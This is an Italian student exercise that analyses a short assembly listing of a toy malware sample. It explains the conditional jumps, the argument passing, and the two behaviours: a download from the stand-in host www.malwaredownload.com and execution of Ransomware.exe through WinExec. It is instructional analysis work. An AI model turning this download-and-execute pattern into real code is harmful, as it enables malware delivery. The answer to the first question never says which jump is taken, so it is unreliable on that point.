Progetto Analisi Malware

La traccia di oggi ci chiedeva di analizzare il seguente malware:

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

1)Spiegate motivando quale salto condizionale effettua il malware.


Nel programma di seguito si possono notare due jump condizionali:

0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

JNZ : il primo salto condizionale che si può notare nel codice è questo **jnz** che salterà solo in caso il confronto sopra produca un risultato diverso da 0.Verso la locazione **0040BBA0.**
JZ : Il secondo salto condizionale nel programma è il **jz** che salterà solo in caso il risultato del confronto sia 0.

2) Disegnare un diagramma di flusso identificando i salti condizionali (sia quelli effettuati che quelli non effettuati).

Ecco di seguito il diagramma di flusso:



3)Quali sono le diverse funzionalità implementate al interno del malware

Dalle righe di codice a nostra disposizione possiamo individuare due funzionalità :

Downloader: Come si può notare dalle righe di codice sottostante questo malware richiama la funzione **DownloadToFile** che andrà ad a scaricare quello che è presente nell' URL che gli andrà a passare il malware, questo è quindi classificabile come un **downloader**.

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Ransomware: Dal path che passa alla funzione **WinExec()** (che non fa altro che eseguire il file che gli si passa come parametro), si può dedurre che questo malware sia anche un **Ransomware.**

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

4) Cosa passano le istruzioni call in tabella 2 e 3 spiegare come sono passati gli argomenti alle successive funzioni.

In questo caso il parametro(in questo caso e l' **URL**) che si trova nel registro EDI verrà messo nel registro EAX ,che verrà "pushato" nello stack di memoria, che la funzione **DownloadToFile** andrà poi ad usare come parametro.

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

In quest'altro caso invece il contenuto del registro EDI(il **path** all' eseguibile del Ransomware) verrà inserito nel registro EDX, che verrà "pushato" nello stack di memoria, che la funzione **WinExec()** andrà poi ad usare come parametro.

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione